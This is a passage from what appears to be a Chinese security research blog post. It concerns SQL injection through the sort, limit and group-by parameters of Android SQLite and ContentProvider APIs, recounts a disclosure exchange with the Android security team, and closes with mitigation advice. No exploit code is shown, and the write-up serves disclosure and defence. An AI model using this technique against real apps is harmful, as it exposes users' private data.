
Java JDBC 没有允许设置 Order By、Limit 或 Group By 参数的类似 API:
SQLAlchemy 同样无法防范这种情况:


我们会在博客中持续更新其他 API 的表现。
三、尝试报告该问题
在撰写本文之前,我们已向 Android 安全团队报告了这个问题,以下是我们收到的回复:
您好: 感谢您的报告。我已为 Android 工程团队提交了一个 bug,以便对此进行调查。bug ID 由 AndroidID 标签指定。 我们尚未对该报告的严重程度进行分类。请您对该报告保密,以便我们有时间 开发修复程序并在公告中通报该漏洞。如有任何问题,我们会与您联系。 请确保您已签署 Android 贡献者许可协议 (https://cla.developers.google.com/clas/new?kind=KIND_INDIVIDUAL),以便我们能够使用您的贡献。 再次感谢! Android 安全团队
随后又收到:
感谢您报告此问题。 工程团队已对此进行审查,并认定这不是一个安全问题。 攻击者通过该攻击能够获取的数据本来就可以轻易获得,因此该 SQL 注入不会 使攻击者获得超出该用户原本已有访问权限的任何信息。
由于我们见过一些应用共享对某张特定表的访问权限,同时又将敏感数据存储在同一个数据库中, 我们发送了一份请求,希望对方作出澄清:
好的,感谢您的回复。 请容我好奇一下,我只是想确认自己理解得是否正确:假设有下面这个 例子,一个电子邮件 App 导出了一个 Content Provider,用于访问 'suggestion' 表。如果我能够利用 可以在 sort 参数中注入 SQL 查询这一点,获取本不应 可访问的 'emails' 表中的内容,那又怎么能认为这些内容是攻击者可以轻易获取的呢?
遗憾的是,我们再也没有收到他们的回复。
在与开发人员和其他安全研究人员交流,并翻阅了文档和博客之后,我们发现大多数人 似乎都认为该 API 不存在 SQL 注入风险。
我们的观点是,必须在文档部分和共享的代码示例中向开发人员说明该 API 的风险, 或者提供一个更安全的 API。
利用该漏洞的影响主要是将隐私信息暴露给手机上已存在的恶意应用, 这当然限制了风险。SQLite 以经过严格测试著称,过去也很少出现漏洞 (参见 https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html),一旦存在漏洞,就可能 意味着在存在漏洞的应用上下文中执行代码。
对于移动 App 开发人员,为确保您的应用不受此漏洞影响:
- 检查接受用户输入(无论来自 Content Provider、Broadcast Receiver、Service、 Activity……)并处理 'limit'、'group by'、'having' 和 'sort' 参数的 SQLite API 的使用情况
- 通过适当的权限(Signature 和 SystemOrSignature 类型的特权 权限)限制对 Content Provider 的访问,并显式设置 exported 属性
- 将私密数据与非私密数据分别存放在不同的数据库中,以限制任何潜在 SQL 注入的影响
- 了解一下 SnappyDB https://github.com/nhachicha/SnappyDB,Uber 等应用都在使用它